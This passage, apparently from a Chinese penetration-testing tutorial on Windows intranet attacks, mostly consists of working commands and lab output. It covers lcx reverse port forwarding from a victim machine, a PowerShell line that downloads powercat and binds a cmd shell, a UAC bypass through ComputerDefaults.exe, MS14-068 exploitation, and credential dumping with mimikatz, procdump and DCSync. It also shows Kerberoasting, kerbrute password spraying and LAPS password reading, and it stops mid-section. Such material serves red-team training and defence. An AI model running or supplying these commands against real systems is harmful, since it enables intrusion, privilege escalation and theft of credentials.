lcx是一款轻便的端口转发工具。

a、反向转发

外网VPS机器监听：

```
lcx.exe -listen 1111 2222
```

受害者机器执行：

```
lcx.exe -slave VPSip 1111 127.0.0.1 3389
```

连接外网VPS机器的2222端口即是连接受害者机器的3389。

b、正向转发

A机器执行：

```
lcx.exe -tran 1111 2.2.2.2 8080
```

访问A机器的1111端口即是访问2.2.2.2的8080端口。

2.7、powercat

powercat是一款ps版nc。可以本地执行，也可以远程下载执行，远程执行命令如下：


```
powershell"IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat-l -p 8000 -e cmd"
```

然后远程连接执行命令即可。如果嫌弃该命令太暴露，可以对其进行编码。

2.8、mssql

当目标机器只开放mssql时，我们也可以利用mssql执行clr作为传输通道。

环境如下：



工具项目地址：

<https://github.com/blackarrowsec/mssqlproxy>

/03 权限提升

明明是administrator权限，为什么有些命令执行不了？拿到一个普通的域用户权限后，如何拿到域控权限？继续往下看。

3.1、UAC

UAC，即用户账户控制，其原理是通知用户是否对应用程序使用硬盘驱动器和系统文件授权，以达到帮助阻止恶意程序损坏系统的效果。在系统上直观看起来类似于这样：




那如何寻找bypass uac的方法呢。我们可以找一些以高权限运行的，但是并没有uac提示的进程，然后利用ProcessMonitor寻找他启动调用却缺失的如dll、注册表键值，然后我们添加对应的值达到bypass uac的效果。

以高权限运行的进程图标一般有如下标志：



我们win10以ComputerDefaults.exe作为bypass案例，ComputerDefaults.exe进程图标确实有个uac的标志（然后你双击打开会发现并没有uac提醒），




我们利用ProcessMonitor对该进程的行为做一个监听：

先寻找HKCU:\Software\Classes\ms-settings\Shell\Open\Command 注册表，然后发现键值不存在，再寻找HKCR:\ms-settings\Shell\Open\Command\DelegateExecute

3...	ComputerDefa...	7140	RegQueryValue	HKCR\ms-settings\Shell\Open\ActivationModel	NAME NOT FOUND	Len
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegOpenKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desi
3...	ComputerDefa...	7140	RegOpenKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desi
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Quer
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Quer
3...	ComputerDefa...	7140	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desi
3...	ComputerDefa...	7140	RegQueryValue	HKCR\ms-settings\Shell\Open\command\DelegateExecute	BUFFER OVERFLOW	Len
3...	ComputerDefa...	7140	RegCloseKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desi
3...	ComputerDefa...	7140	RegQueryValue	HKCR\ms-settings\Shell\Open\MultiSelectModel	NAME NOT FOUND	Len
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegQueryKey	HKCR\ms-settings\Shell\Open	SUCCESS	Quer
3...	ComputerDefa...	7140	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desi
3...	ComputerDefa...	7140	RegQueryValue	HKCR\ms-settings\Shell\Open\Icon	NAME NOT FOUND	Len


因此当我们修改hkcu注册表后，运行ComputerDefaults.exe就会得到一个bypass uac后的cmd：



对了，当修改HKCU\Software\Classes\下的键值时，会同步修改HKCR下面的键值。

3.2、ms14-068

该漏洞可以在只有一个普通域用户的权限时，获取到域控权限。微软已经修复了该漏洞，对应的补丁号为kb3011780。下面介绍下漏洞的成因，先来一个Kerberos协议流程图：



大致流程如下：

- 1、域用户登录时，向KDC的AS服务以自身密码加密的时间戳进行预认证；
- 2、域控的AS服务验证用户的密码是否正确。验证通过后，返回给用户一张TGT票据，该票据为krbtgt密码加密而成；
- 3、域用户拿着TGT向KDC的TGS服务申请访问Application Server的票据
- 4、域控的TGS服务验证TGT通过后，返回给域用户能够访问Application Server的票据，即ST，ST以Application Server的服务账号密码加密；
- 5、域用户拿着ST访问对应的Application Server；
- 6、Application Server验证ST，决定成功与否。

下面简述ms14-068的问题所在：

TGT中作为用户凭证，包含了用户名、用户id、所属组等信息，即PAC。简单点讲，PAC就是验证用户所拥有权限的特权属性证书。

默认PAC是包含在TGT中的，而出现ms14-068这个问题的原因在于用户在申请TGT时可以要求KDC返回的TGT不包含PAC（include-PAC为false），然后用户自己构造PAC并放入TGS_REQ数据包中的REQ_BODY中，KDC会解密PAC并加密到一个新的TGT中（正常应该返回一个ST）并返回给用户，此时这个TGT已经带入了我们构造的恶意的PAC。后面就是正常的kerberos流程了。

利用方法：

```
python ms14-068.py -u <userName>@<domainName> -s <userSid> -d <domainControlerAddr>
```

```
mimikatz.exe "kerberos::ptc TGT_user@domain.ccache" exit
```

也可以使用goldenPac.py来达到ms14-068+psexec的自动化利用：

```
goldenPac.py domain.com/username:password@dc.domain.com
```

/04 密码获取

密码抓取已经成为渗透中必不可少的一项技能。一个管理员很可能管理着N多台机器，但是密码使用的都是同一个或者是有规律的。如果抓到一台机器的密码，利用同密码碰撞，很可能这个渗透项目就结束了。本节主要介绍密码抓取的原理和一些手段。

4.1、ntlmhash和net-ntlmhash

先简单介绍下lmhash和ntlmhash。

我们经常看到的hash长这样：

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

他的组成就是：

```
user:sid:lmhash:ntlmhash
```

lmhash的加密流程如下：

- 1、密码长度限制为14个字符
- 2、密码全部转换为大写
- 3、密码转换为16进制字符串，不足14字节用0补全
- 4、密码的16进制字符串被分成两个7byte部分
- 5、再分7bit为一组,每组末尾加0，再组成一组

- 6、上步骤得到的二组，分别作为key 为 “KGS!@#\$\$” 进行DES加密。
- 7、将加密后的两组拼接在一起，得到最终LM HASH值。

为了解决lmhash强度不够的问题，微软推出了ntlmhash：


- 1、先将用户密码转换为十六进制格式。
- 2、将十六进制格式的密码进行Unicode编码。
- 3、使用MD4对Unicode编码数据进行Hash计算

因为在vista后不再支持lmhash，因此抓到的hash中的lmhash都是aad3b435b51404eeaad3b435b51404ee

在hash传递攻击时，可以替换成0：

00000000000000000000000000000000

再看下ntlm认证的过程：



他的简述流程如下：

- 1、客户端向服务端发起认证
- 2、服务器收到请求后，生成一个16位的随机数(这个随机数被称为Challenge),明文发送回客户端。并使用登录用户密码hash加密Challenge，获得Challenge1
- 3、客户端接收到Challenge后，使用登录用户的密码hash对Challenge加密，获得Challenge2(这个结果被称为response)，将response发送给服务器
- 4、服务器接收客户端加密后的response，比较Challenge1和response，如果相同，验证成功。

上述中的response类似于下面这样：

```
NTLM Client Challenge: 0000000000000000
NTLM Response: 83cc241d9772b1486bd8e8fafa2c0b060101000000000000...
  Length: 326
  Maxlen: 326
  Offset: 154
NTLMV2 Response: 83cc241d9772b1486bd8e8fafa2c0b060101000000000000...
  HMAC: 83cc241d9772b1486bd8e8fafa2c0b06
  Header: 0x00000101
  Reserved: 0x00000000
  Time: May 23, 2020 11:59:13.960334800 [E][E][E][E][E][E]
Client challenge: 5cb0983eab2554ea
Unknown: 0x00000000
+ Attribute: NetBIOS domain name: DESKTOP-8LE7L8N
+ Attribute: NetBIOS computer name: DESKTOP-8LE7L8N
+ Attribute: DNS domain name: DESKTOP-8LE7L8N
+ Attribute: DNS computer name: DESKTOP-8LE7L8N
+ Attribute: Timestamp
+ Attribute: Flags
+ Attribute: Restrictions
+ Attribute: Channel Bindings
+ Attribute: Target Name: cifs/172.16.127.244
+ Attribute: End of list
+ Attribute: End of list
+ Attribute: End of list
NTLM Client Challenge: 5cb0983eab2554ea
+ Domain name: JUMBOLAB
+ User name: jumbo
+ Host name: DCSERVER
+ Session Key: 8bb9b6ff6e8bbad08be3c229377ea42d
  Length: 16
  Maxlen: 16
  Offset: 480
+ Flags: 0xe2888215
+ Version 6.3 (Build 9600); NTLM Current Revision 15
  MIC: a582bd2a8fc346d838f18d0da91ae851
  mechListMIC: 01000000d35d641423db136800000000
NTLM Secure Service Provider
  NTLMSSP identifier: \001
  NTLM Message Type: Unknown (0x6813db23)
```

上述中的response就可以理解为net-ntlmhash，因此ntlmhash我们是可以拿来hash传递的，而net-ntlmhash不可以，但是net-ntlmhash也可以拿来破解和relay。

4.2、本地用户凭据

在windows上，C:\Windows\System32\config目录保存着当前用户的密码hash。我们可以使用相关手段获取该hash。

使用reg命令获取本地用户凭据hash：

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
reg save hklm\security security.hive
```

最后利用bootkey解密获取hash。

```
/tmp 15:34:38
$ secretsdump.py -sam /tmp/sam.hive -security /tmp/securiy.hive -system /tmp/system.hive LOCAL
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x04fd3d5c6a0587e77b61cbdbc027ced2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
jumbo:1000:aad3b435b51404eeaad3b435b51404ee:fb237b9f09412c4167a535697ec69a1d:::
```

其他一些工具同理，比如

pwdump7:

```
C:\Users\win7user.JUMBOLAB.000\Desktop\p>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD*****:32ED87BDB5FDC5E9CBA88547376818D4:::
jumbo:1000:NO PASSWORD*****:FB237B9F09412C4167A535697EC69A1D:::
```

mimikatz:

```
privilege::debug
token::elevate
lsadump::sam
```

```
mimikatz # lsadump::sam
Domain : WIN7
SysKey : 04fd3d5c6a0587e77b61cbdbc027ced2
Local SID : S-1-5-21-1598403651-34517779-2773182804

SAMKey : 851d96b328b844e8e7b918aa49e06854

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest
Hash NTLM: 32ed87bdb5fdc5e9cba88547376818d4

RID : 000003e8 (1000)
User : jumbo
Hash NTLM: fb237b9f09412c4167a535697ec69a1d
```

当然，从lsass.exe中获取也可以。如直接使用mimikatz获取：

```
privilege::debug
sekurlsa::logonpasswords
```

```
msv :
[00000003] Primary
* Username : jumbo
* Domain   : WIN7
* LM       : 7e866636c7302d451aa818381e4e281b
* NTLM     : fb237b9f09412c4167a535697ec69a1d
* SHA1     : a7fe55f161f8143c566087a17be16a82467f062c
tspkg :
* Username : jumbo
* Domain   : WIN7
* Password : Jumbo123
wdigest :
* Username : jumbo
* Domain   : WIN7
* Password : Jumbo123
kerberos :
* Username : jumbo
```

Procdump+Mimikatz:

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit
```

而为什么有的抓不到明文密码，主要还是kb2871997的问题。kb2871997补丁会删除除了wdigest ssp以外其他ssp的明文凭据，但对于wdigest ssp只能选择禁用。用户可以选择将HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential更改为0来禁用。

它在winserver 2012 R2及以上版本已默认集成。在winserver 2012R2上面测试，手动添加上述注册表的值为1，然后抓密码，发现只有wdigest能抓到明文密码了：

```

Logon Time : 2020/3/20 13:22:04
SID : S-1-5-21-4288736272-2299089681-
msv :
[00000003] Primary
* Username : Administrator
* Domain : JUMBOLAB
* NTLM : 0cfd02daa85152ccf1c968530da3e
* SHA1 : 71954e91903f4744706e670d7df3f
[00010000] CredentialKeys
* NTLM : 0cfd02daa85152ccf1c968530da3e
* SHA1 : 71954e91903f4744706e670d7df3f
[00010000] CredentialKeys
* NTLM : f4bccfd1aa95a2ab73ff33c82c8a7
* SHA1 : f941d24f43ab6efb9f77d48a987f9
tspkg :
wdigest :
* Username : Administrator
* Domain : JUMBOLAB
* Password : AdminLab123!@#
kerberos :
* Username : Administrator
* Domain : JUMBOLAB.COM
* Password : (null)
ssp : KO
credman :

```

再提一下kb2871997补丁问题，除了“解决”上述明文密码问题，还“解决”了pth问题，但是kb2871997对于本地Administrator(rid为500，操作系统只认rid不认用户名)和本地管理员组的域用户是没有影响的。

4.3、域hash

当拿到域控权限时，可以从域控中的C:\Windows\NTDS\NTDS.dit导出所有用户hash。因为ntds.dit被占用，因此需要利用如卷影备份等手段copy出ntds.dit，然后利用如NTSDumpEx.exe解析hash：

```
C:\ntdsutil>NTDSDumpEx.exe -d "Active Directory\ntds.dit" -o hash.txt -s registry\SYSTEM
ntds.dit hashes off-line dumper v0.2.
Part of GMH's fuck Tools.Code by zcgouuh.

7 3
[+]use hive file: registry\SYSTEM
[+]SYSKEY = 6FD8C74A8F219B4E13DF2A53805B924C
[+]PEK = A30AA613723F527D1EF768A6C380D65
[+]dump completed in 0.187 seconds.
[+]total 11 entries dumped,11 normal accounts,0 machines,0 histories.

C:\ntdsutil>
```

hash.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0cfd02daa85152ccf1c968530da3e167:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:53ea4581cf3058208630c885419fcff7:::
win7user:1104:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win10user:1105:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
serviceaccount:1108:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win10user:1111:aad3b435b51404eeaad3b435b51404ee:81f0957c5b2f05df12b2501f4bfcd659:::
win7user:1112:aad3b435b51404eeaad3b435b51404ee:b367819c0a8ccd792cad1d034f56a1fa:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

[中]


当拷贝ntds.dit时，由于网络、文件大小等问题，可以使用DRS协议获取hash凭据：

```
mimikatz.exe privilege::debug "lsadump::dcsync /domain:jumbolab.com /all /csv" exit
```

```
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:jumbolab.com /all /csv
[DC] 'jumbolab.com' will be the domain
[DC] 'DCServer.jumbolab.com' will be the DC server
[DC] Exporting domain 'jumbolab.com'
502      krbtgt      53ea4581cf3058208630c885419fcff7
1115     spntest$    4b94557290a1fbfd7bc34250b0572f0b
1116     testtest$   3c99b8901b00758369f18b9df72012c8
1117     DCSERVER2$   9263cdd5dd763bd77a78f38045c605b3
1118     CHILD$      dabfd33908d1fd62e9d28fd714829082
1124     spnspnspn$   4f95f98a44ef7a6801d8d315dc1ce7e8
1001     DCSERVER$   5078b4e93acc9954c0e90bc98628f105
1114     WIN10$      aa3bd621f026fa7d06b04833f39a2096
1111     win10user    81f0957c5b2f05df12b2501f4bfcd659
1113     WIN7$       9106cc74effd0337c057977d9439910a
500      Administrator 0cfd02daa85152ccf1c968530da3e167
1112     win7user     b367819c0a8ccd792cad1d034f56a1fa
```

有时为什么能抓到明文密码，有时并不能呢，除了上面说的kb2871997的问题以外，还有个“Reversible Encryption”。




4.4、token窃取

token是一个描述进程或线程安全上下文的对象。token即令牌包括了与进程或线程关联的用户账号的标识和特权，当用户登录时，系统通过将用户密码与安全数据库进行比对来验证用户密码正确性，如果密码正确，系统将生成访问token。该用户的进程都携带该token，可以利用DuplicateTokenEx api对现有token的复制，然后使用CreateProcessWithToken api对复制的token创建一个新的进程。效果如下：

有个system权限进程：

browser_br...	1288	正在运行	jumbo	00	0 K	已禁用
ChsIME.exe	3768	正在运行	jumbo	00	2,028 K	已禁用
ChsIME.exe	5948	正在运行	SYSTEM	00	0 K	不允许
cmd.exe	2016	正在运行	SYSTEM	00	92 K	不允许
cmd.exe	1616	正在运行	jumbo	00	0 K	不允许

以administrator权限窃取该进程token，成功获取system权限：



当然，降权也可以使用上述方法。

4.5、Kerberoasting

在KRB_TGS_REP中，TGS会返回给Client一张票据ST，而ST是由Client请求的Server端密码进行加密的。当Kerberos协议设置票据为RC4方式加密时，我们就可以通过爆破在Client端获取的票据ST，从而获得Server端的密码。

在上述SPN信息收集中得到一个域用户test注册了一个SPN，我们请求TGS：

```
powershell
$SPNName = 'test/test'
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName
```

```
PS C:\Users\win7user.JUMBOLAB.000\Desktop> $SPNName = 'test/test'
PS C:\Users\win7user.JUMBOLAB.000\Desktop> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\win7user.JUMBOLAB.000\Desktop> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName

Id                : uuid-e3f5e691-028e-4b40-90b1-6b32f3928c45-1
SecurityKeys      : <System.IdentityModel.Tokens.InMemorySymmetricSecurityKey>
ValidFrom         : 2020/6/9 15:24:16
ValidTo           : 2020/6/10 1:23:03
ServicePrincipalName : test/test
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\Users\win7user.JUMBOLAB.000\Desktop> klist
```

再利用mimikatz导出：

```
kerberos::list /export
```

0-60a10000-win7user@krbtgt~JUMBOLAB.COM-JUMBOLAB.CO...	2020/6/9
1-40e10000-win7user@krbtgt~JUMBOLAB.COM-JUMBOLAB.CO...	2020/6/9
2-40a10000-win7user@test~test-JUMBOLAB.COM.kirbi	2020/6/9
3-40a50000-win7user@ProtectedStorage~DCServer.jumbolab.co...	2020/6/9
4-40a50000-win7user@cifs~dcserver.jumbolab.com-JUMBOLAB....	2020/6/9
5-40a50000-win7user@ldap~dcserver.jumbolab.com-JUMBOLA...	2020/6/9
6-40a50000-win7user@LDAP~DCServer.jumbolab.com~jumbola...	2020/6/9

然后利用tgsrepcrack暴力破解：

```
python tgsrepcrack.py wordlist.txt 2-40a10000-win7user@test\~test-JUMBOLAB.COM.kirbi
```

最终成功获取该域用户密码:

```
$ python tgsrepcrack.py wordlist.txt 2-40a10000-win7user@test-test-JUMBOLAB.COM.kirbi
found password for ticket 0: aA123456 File: 2-40a10000-win7user@test-test-JUMBOLAB.COM.kirbi
All tickets cracked! 00-win7user@krbtgt~JUMBOLAB.COM-JUMBOLAB.CO... 2020/6/5
```

4.6、密码喷射

弱口令，永远改不完。在内网中，也可以尝试对smb、3389、mssql弱口令进行密码暴力破解，但是要注意线程，密码数不要太多。当然，也可以使用不同账号，同个密码进行尝试。

这里使用kerbrute对域用户/密码进行暴力破解:

爆破用户：

```
kerbrute userenum -d jumbolab.com usernames.txt
```

```
C:\Users\win7user\JUMBOLAB.000\Desktop>kerbrute_windows_amd64.exe userenum -d jum
bolab.com username.txt

      _ _ _ _ _
     / / / _ _ \ / / _ _ \ / / _ _ \
    / / / _ _ \ / / _ _ \ / / _ _ \
   / / / _ _ \ / / _ _ \ / / _ _ \
  / / / _ _ \ / / _ _ \ / / _ _ \
 / / / _ _ \ / / _ _ \ / / _ _ \
/_ / _ _ \ / / _ _ \ / / _ _ \

Version: v1.0.3 (9dad6e1) - 06/09/20 - Ronnie Flathers @ropnop

2020/06/09 21:49:23 > Using KDC(s):
2020/06/09 21:49:23 > dcsrvr.jumbolab.com:88
2020/06/09 21:49:23 > [+] VALID USERNAME: administrator@jumbolab.com
2020/06/09 21:49:23 > [+] VALID USERNAME: test@jumbolab.com
2020/06/09 21:49:23 > [+] VALID USERNAME: win7@jumbolab.com
2020/06/09 21:49:23 > [+] VALID USERNAME: win10@jumbolab.com
2020/06/09 21:49:23 > [+] VALID USERNAME: win10user@jumbolab.com
2020/06/09 21:49:23 > [+] VALID USERNAME: win7user@jumbolab.com
2020/06/09 21:49:23 > Done! Tested 9 usernames (6 valid) in 0.016 seconds

C:\Users\win7user\JUMBOLAB.000\Desktop>
```

密码喷射:

```
kerbrute passwordspray -d jumbolab.com username.txt aA1234567
```

```
C:\Users\win7user\JUMBOLAB.000\Desktop>kerbrute_windows_amd64.exe passwordspray  
-d jumbolab.com username.txt aa1234567
```

```
_ _ _  
/_/_/_/_/_/_/_/  
/_/_/_/_/_/_/_/  
/_/_/_/_/_/_/_/  
/_/_/_/_/_/__/\n\n!_!\_!\_!\_!\_!
```

```
Version: v1.0.3 (9dad6e1) - 06/09/20 - Ronnie Flathers @ropnop
```

```
2020/06/09 21:50:58 > Using KDC(s):  
2020/06/09 21:50:58 > dcservers.jumbolab.com:88  
2020/06/09 21:50:58 > [+] VALID LOGIN: win7user@jumbolab.com:aa1234567  
2020/06/09 21:50:58 > Done! Tested 9 logins (1 successes) in 0.084 seconds
```

4.7、LAPS

LocalAdministrator Password Solution是密码解决方案，为了防止一台机器被抓到密码后，然后网内都是同密码机器导致被横向渗透。但是也存在相应的安全隐患，当我们拿下域控时，可以查看计算机本地密码;当权限配置不当时，也会导致其他用户有权限查看他人计算机本地密码：

```
powershell
Get-ADComputer computername -Properties ms-Mcs-AdmPwd | select name, ms-Mcs-AdmPwd
```

```
powershell
